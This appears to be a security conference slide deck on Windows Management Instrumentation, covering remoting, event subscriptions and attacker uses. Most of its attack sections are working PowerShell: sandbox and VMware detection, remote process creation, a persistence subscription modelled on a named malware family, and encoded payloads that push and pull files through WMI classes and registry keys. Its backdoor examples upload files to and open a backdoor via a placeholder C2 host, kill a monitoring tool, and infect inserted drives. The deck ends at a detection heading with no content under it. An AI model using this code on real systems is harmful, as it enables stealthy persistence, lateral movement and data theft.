


```
Administrator: Windows PowerShell
PS C:\> ls WSMAN:\localhost

WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type      Name                               SourceOfValue      Value
----      -
System.String MaxEnvelopeSizekb                500
System.String MaxTimeoutms                      60000
System.String MaxBatchItems                 32000
System.String MaxProviderRequests      4294967295
```

## Remote WMI Protocols - WinRM/PowerShell Remoting



```
Windows PowerShell
PS C:\> Test-WSMan -ComputerName 192.168.72.135

wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0

PS C:\>
```

## Remote WMI Protocols - WinRM/PowerShell Remoting

```
Windows PowerShell
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator' -Authentication Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process
```

ProcessId	Name	HandleCount	WorkingSetSize	VirtualSize	PSComputerName
0	System Idle P...	0	24576	0	192.168....
4	System	507	241664	1441792	192.168....
232	smss.exe	29	684032	3096576	192.168....
320	csrss.exe	547	2867200	33828864	192.168....
372	csrss.exe	261	13086720	51609600	192.168....
380	wininit.exe	76	2744320	33660928	192.168....
436	winlogon.exe	109	3932160	41578496	192.168....
476	services.exe	190	5799936	37363712	192.168....
484	lsass.exe	611	6672384	32768000	192.168....
516	lsm.exe	143	2543616	15011840	192.168....
600	svchost.exe	355	6316032	39587840	192.168....
668	svchost.exe	264	5439488	28577792	192.168....
716	svchost.exe	393	10043392	52105216	192.168....
824	svchost.exe	606	9134080	87629824	192.168....
872	svchost.exe	124	4571136	27308032	192.168....

## Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - HKEY\_LOCAL\_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG\_MULTI\_SZ)
  - configurable via DCOMCNFG.exe
- Not firewall friendly
- By default, the WMI service – Winmgmt is running and listening on port 135

# WMI Eventing



## WMI Eventing

- WMI has the ability to trigger off nearly any conceivable event.
  - Great for attackers and defenders
- Three requirements
  1. `Filter` – An action to trigger off of
  2. `Consumer` – An action to take upon triggering the filter
  3. `Binding` – Registers a `Filter`  $\leftrightarrow$  `Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

## WMI Event Type - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval. Use carefully.
- Possible to miss event firings.

```
__NamespaceOperationEvent  
__NamespaceModificationEvent  
__NamespaceDeletionEvent  
__NamespaceCreationEvent  
__ClassOperationEvent  
__ClassDeletionEvent  
__ClassModificationEvent
```

```
__ClassCreationEvent  
__InstanceOperationEvent  
__InstanceCreationEvent  
__MethodInvocationEvent  
__InstanceModificationEvent  
__InstanceDeletionEvent  
__TimerEvent
```

## WMI Event Type - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don't include as much information
- Notable extrinsic events:
- Consider the implications...

```
ROOT\CIMV2:Win32_ComputerShutdownEvent  
ROOT\CIMV2:Win32_IP4RouteTableEvent  
ROOT\CIMV2:Win32_ProcessStartTrace  
ROOT\CIMV2:Win32_ModuleLoadTrace  
ROOT\CIMV2:Win32_ThreadStartTrace  
ROOT\CIMV2:Win32_VolumeChangeEvent  
ROOT\CIMV2:Msft_WmiProvider*  
ROOT\DEFAULT:RegistryKeyChangeEvent  
ROOT\DEFAULT:RegistryValueChangeEvent
```

## WMI Event - Filters

- The definition of the event to trigger
- Takes the form of a WMI query
- Be mindful of performance!
- These take some practice...

- Intrinsic query

```
SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE  
((__CLASS = "__InstanceCreationEvent" OR __CLASS =  
"__InstanceModificationEvent") AND TargetInstance ISA  
"CIM_DataFile") AND (TargetInstance.Extension = "doc") OR  
(TargetInstance.Extension = "docx")
```

- Extrinsic query

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

## WMI Event - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
  - `LogFileEventConsumer`
  - `ActiveScriptEventConsumer`
  - `NTEventLogEventConsumer`
  - `SMTPEventConsumer`
  - `CommandLineEventConsumer`
- Present in the following namespaces:
  - `ROOT\CIMV2`
  - `ROOT\DEFAULT`

# WMI Attacks

## WMI Attacks

- From an attacker's perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication

## WMI – Benefits to an Attacker

- Service enabled and remotely **available on all Windows systems** by default
- Runs as SYSTEM
- Relatively esoteric persistence mechanism
- Other than insertion into the WMI repository, **nothing touches disk**
- Defenders are generally unaware of WMI as an attack vector
- Uses an existing, non-suspicious protocol
- Nearly everything on the operating system is capable of triggering a WMI event



## WMI Attacks – Reconnaissance

- Host/OS information: `ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem, ROOT\CIMV2:Win32_BIOS`
- File/directory listing: `ROOT\CIMV2:CIM_DataFile`
- Disk volume listing: `ROOT\CIMV2:Win32_Volume`
- Registry operations: `ROOT\DEFAULT:StdRegProv`
- Running processes: `ROOT\CIMV2:Win32_Process`
- Service listing: `ROOT\CIMV2:Win32_Service`
- Event log: `ROOT\CIMV2:Win32_NtLogEvent`
- Logged on accounts: `ROOT\CIMV2:Win32_LoggedOnUser`
- Mounted shares: `ROOT\CIMV2:Win32_Share`
- Installed patches: `ROOT\CIMV2:Win32_QuickFixEngineering`
- Installed AV: `ROOT\SecurityCenter[2]:AntiVirusProduct`

## WMI Attacks – VM/Sandbox Detection

- Sample WQL Queries

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648  
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

- Example

```
$VMDetected = $False  
  
$Arguments = @{  
    Class = 'Win32_ComputerSystem'  
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'  
}  
  
if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

## WMI Attacks – VM/Sandbox Detection (VMware)

- Sample WQL Queries

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```


- Example

```
$VMwareDetected = $False

$VMAdapter = Get-WmiObject win32_NetworkAdapter -Filter 'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'
$VMBios = Get-WmiObject win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'
$VMToolsRunning = Get-WmiObject win32_Process -Filter 'Name="vmtoolsd.exe"'

if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

## WMI Attacks – Code Execution and Lateral Movement



```
Windows PowerShell
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepad.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'

__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS     : 
__DYNASTY        : __PARAMETERS
__RELPATH        : 
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         : 
__NAMESPACE     : 
__PATH           : 
ProcessId        : 340
ReturnValue      : 0
PSComputerName   :
```

## WMI Attacks – Persistence

### SEADADDY (Mandiant family name) sample

```
$filterName = 'BotFilter82'
```

```
$consumerName = 'BotConsumer23'
```

```
$exePath = 'C:\windows\System32\evil.exe'
```

```
$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE  
TargetInstance ISA 'win32_PerfFormattedData_PerfOS_System' AND  
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"
```


```
$WMIEventFilter = Set-WmiInstance -Class __EventFilter -Namespace  
"root\subscription" -Arguments  
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}  
-ErrorAction Stop
```

```
$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace  
"root\subscription" -Arguments  
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}
```

```
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"  
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

## WMI Attacks – Data Storage

```
$StaticClass = New-Object Management.ManagementClass('root\cimv2', $null,
$null)
$StaticClass.Name = 'win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty' , "This is not the malware
you're looking for")
$StaticClass.Put()
```

A screenshot of a Windows PowerShell terminal window. The title bar reads "Windows PowerShell". The command prompt shows the execution of a WMI class creation and property addition. The output displays the details of the created property.

```
Windows PowerShell
PS C:\> ([WmiClass] 'win32_EvilClass').Properties['EvilProperty']

Name       : EvilProperty
Value      : This is not the malware you're looking for
Type       : String
IsLocal    : True
IsArray    : False
Origin     : win32_EvilClass
Qualifiers : {CIMTYPE}
```

## WMI Attacks – C2 Communication

- WMI is a fantastic C2 channel!
- The following can be used to stage exfil
  - Namespace
    - WMI Shell already does it
  - WMI class creation
    - One group already kind of does it
  - Registry
    - No one I know of is doing this
  - Ideas? Let's chat

## WMI Attacks – C2 Communication (WMI Class) – “Push” Attack

### Push file contents to remote WMI repository

```
# Prep file to drop on remote system
$LocalFilePath = 'C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop = [Convert]::ToBase64String($FileBytes)

# Establish remote WMI connection
$Options = New-Object Management.ConnectionOptions
$Options.Username = 'Administrator'
$Options.Password = 'user'
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = '\\192.168.72.134\root\default'
$Connection.Options = $Options
$Connection.Connect()

# "Push" file contents
$EvilClass = New-Object Management.ManagementClass($Connection, [String]::Empty, $null)
$EvilClass['__CLASS'] = 'win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty', [Management.CimType]::String, $False)
$EvilClass.Properties['EvilProperty'].Value = $EncodedFileContentsToDrop
$EvilClass.Put()
```



## WMI Attacks – C2 Communication (WMI Class) – “Push” Attack

Drop file contents to remote system

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'

$CommonArgs = @{
    Credential = $Credential
    ComputerName = '192.168.72.134'
}

$PayloadText = @'
$EncodedFile = ([wmiClass] 'root\default:win32_EvilClass').Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png', [Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

# Drop it like it's hot
Invoke-WmiMethod @CommonArgs -Class win32_Process -Name Create -ArgumentList $PowerShellPayload

# Confirm successful file drop
Get-WmiObject @CommonArgs -Class CIM_DataFile -Filter 'Name = "C:\\fighter_jet_specs.png"'
```

## WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Create a registry key remotely

```
$Credential = Get-Credential 'WIN-B85AAA7ST4U\Administrator'
```

```
$CommonArgs = @{  
    Credential = $Credential  
    ComputerName = '192.168.72.131'  
}
```

```
$HKLM = 2147483650
```

```
Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name CreateKey -ArgumentList $HKLM,  
'SOFTWARE\EvilKey'
```

```
Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name DeleteValue -ArgumentList $HKLM,  
'SOFTWARE\EvilKey', 'Result'
```

## WMI Attacks – C2 Communication (Registry) – “Pull” Attack

Store payload data in registry value and retrieve it

```
$PayloadText = '@'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value $Encoded
'@

$EncodedPayload = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($PayloadText))
$PowerShellPayload = "powershell -NoProfile -EncodedCommand $EncodedPayload"

Invoke-WmiMethod @CommonArgs -Class win32_Process -Name Create -ArgumentList $PowerShellPayload

$RemoteOutput = Invoke-WmiMethod @CommonArgs -Class StdRegProv -Name GetStringValue -
ArgumentList $HKLM, 'SOFTWARE\EvilKey', 'Result'
$EncodedOutput = $RemoteOutput.sValue

$DeserializedOutput =
[Management.Automation.PSSerializer]::Deserialize([Text.Encoding]::Ascii.GetString([Convert]::F
romBase64String($EncodedOutput)))
```

## WMI Attacks – Stealthy Command “Push”

- Problem: Previous examples might get caught with command-line auditing – e.g. powershell.exe invocation
- Solution: Create a “temporary” permanent WMI event subscription
  - Event filter example: `__IntervalTimerInstruction`
  - Event consumer – `ActiveScriptEventConsumer`:
    1. Execute “pushed” payload
    2. Immediately delete the permanent event subscription
- Effect: Calls  
`%SystemRoot%\system32\wbem\scrcons.exe -Embedding`
- Implementation: Exercise for the reader

## WMI Attacks – MOF

Why aren't you talking about malicious managed object format (MOF) files???

# WMI Providers

## WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI classes and their methods are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
  - HKEY\_CLASSES\_ROOT\CLSID\\InprocServer32 – (default)
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new `__Win32Provider : __Provider` instances
- Kernel drivers host classes present in ROOT\WMI






## Malicious WMI Providers

- This was merely a theoretical attack vector until recently...
- EvilWMIProvider by Casey Smith (@subTee)
  - <https://github.com/subTee/EvilWMIProvider>
  - PoC shellcode runner
  - `Invoke-WmiMethod -Class win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null`
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
  - <https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider>
  - PoC PowerShell runner and network connection lister
  - `Invoke-WmiMethod -Class win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null`
  - `Get-WmiObject -Class win32_NetworkConnection`
- Install with InstallUtil.exe

## WMI Provider Enumeration

- Get-WmiProvider.ps1
  - <https://gist.github.com/mattifestation/2727b6274e4024fd2481>



```
Administrator: Windows PowerShell
PS C:\> $Providers | ? { $_.ProviderName.Contains('Evil') } | Format-List

Namespace      : ROOT\cimv2
ProviderName    : EvilWMIProvider, Version=1.0.0.0, Culture=neutral,
                 PublicKeyToken=6c207eebfd44a054
CLSID           : {2A7B042D-578A-4366-9A3D-154C0498458E}
Dll             : C:\Windows\system32\mscoree.dll

PS C:\> Get-CimClass win32_Evil | Select-Object -ExpandProperty CimClassMethods

Name                ReturnType Parameters          Qualifiers
----                -
ExecShellCalcCode   Boolean           {}                  {implemented, st...
ExecShellCode       Boolean           {sc}                {implemented, st...
```

# PoC WMI Backdoor

## PoC WMI Backdoor Background

- A pure WMI backdoor
- PowerShell installer
- PowerShell not required on victim
- Intuitive syntax
- Relies exclusively upon permanent WMI event subscriptions

## PoC WMI Backdoor Syntax - New-WMIBackdoorTrigger

```
New-WMIBackdoorTrigger -TimingInterval <uint32>
                        [-TimerName <string>]
                        [-TriggerName <string>]
New-WMIBackdoorTrigger -Datetime <datetime>
                        [-TimerName <string>]
                        [-TriggerName <string>]
New-WMIBackdoorTrigger -ProcessName <string>
                        [-TriggerName <string>]
New-WMIBackdoorTrigger -NewOrModifiedFileExtensions <string[]>
                        [-TriggerName <string>]
New-WMIBackdoorTrigger -LockedScreen
                        [-TriggerName <string>]
New-WMIBackdoorTrigger -InteractiveLogon
                        [-TriggerName <string>]
New-WMIBackdoorTrigger -DriveInsertion
                        [-TriggerName <string>]
```

## PoC WMI Backdoor Syntax - New-WMIBackdoorAction

```
New-WMIBackdoorAction -C2Uri <uri>  
-FileUpload  
[-ActionName <string>]
```

```
New-WMIBackdoorAction -C2Uri <uri>  
-Backdoor  
[-ActionName <string>]
```

```
New-WMIBackdoorAction -KillProcess  
[-ActionName <string>]
```

```
New-WMIBackdoorAction -InfectDrive  
[-ActionName <string>]
```

## PoC WMI Backdoor Syntax – Register-WMIBackdoor

```
Register-WMIBackdoor [-Trigger] <hashtable>  
                    [-Action] <hashtable>  
                    [[-ComputerName] <string>]
```

## PoC WMI Backdoor - Examples

```
$Trigger1 = New-WMIBackdoorTrigger -NewOrModifiedFileExtensions 'txt', 'doc'  
$Action1 = New-WMIBackdoorAction -C2Uri 'http://evil.c2.com' -FileUpload  
$Registration1 = Register-WMIBackdoor -Trigger $Trigger1 -Action $Action1
```

```
$Trigger2 = New-WMIBackdoorTrigger -TimingInterval 1  
$Action2 = New-WMIBackdoorAction -C2Uri 'http://evil.c2.com' -Backdoor  
$Registration2 = Register-WMIBackdoor -Trigger $Trigger2 -Action $Action2
```

```
$Trigger3 = New-WMIBackdoorTrigger -ProcessName 'procexp64.exe'  
$Action3 = New-WMIBackdoorAction -KillProcess  
$Registration3 = Register-WMIBackdoor -Trigger $Trigger3 -Action $Action3
```

```
$Trigger4 = New-WMIBackdoorTrigger -DriveInsertion  
$Action4 = New-WMIBackdoorAction -InfectDrive  
$Registration4 = Register-WMIBackdoor -Trigger $Trigger4 -Action $Action4
```



# Attack Defense and Mitigations

## Attacker Detection with WMI

